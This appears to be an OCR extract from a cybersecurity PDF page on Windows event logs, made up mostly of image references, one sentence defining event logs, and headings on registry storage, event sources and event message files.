
Windows event logs use a structured data format to record events that happen within the operating system, software, hardware-based events.














Event Logs in Windows Registry



Event Sources




Event Message Files




